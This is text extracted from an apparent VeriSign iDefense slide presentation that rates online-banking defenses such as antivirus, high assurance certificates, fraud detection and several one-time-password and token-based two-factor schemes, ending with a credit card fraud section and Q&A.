


Banking Web Server

Indexed One Time Passwords – Mitigate Some



Indexed One Time Passwords – Mitigate Some




Mitigation Techniques

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
Mitigation Techniques

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- + Enterprise A/V Solutions
- + High Assurance Certificates
- + Fraud Detection
- + Authentication Schemes
 - One Time Passwords
 - Indexed One Time Passwords
 - Timed One Time Passwords
 - **Indexed Out of Band One Time Passwords**
 - Token Based Two Factor Authentication

Indexed Out of Band One Time Passwords – Complete Mitigation




#8 as6zs6cv



Home User

Send OTP #8




Banking Web Server


Mitigation Techniques

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 - Timed One Time Passwords
 - Indexed Out of Band One Time Passwords
 - **Token Based Two Factor Authentication**










Token Based Two Factor Authentication – Some Mitigation




Token Based Two Factor Authentication – Some Mitigation




Mitigation Techniques Verdict

-  Browser Help Object Management
-  Enterprise A/V Solutions
-  High Assurance Certificates
-  Fraud Detection
- + Authentication Schemes
 -  One Time Passwords
 -  Indexed One Time Passwords
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
Credit Card Fraud



Credit Card Fraud



Q and A



Ralph Thomas

rthomas@verisign.com

VeriSign iDefense Security Intelligence Services

Where it all comes together.™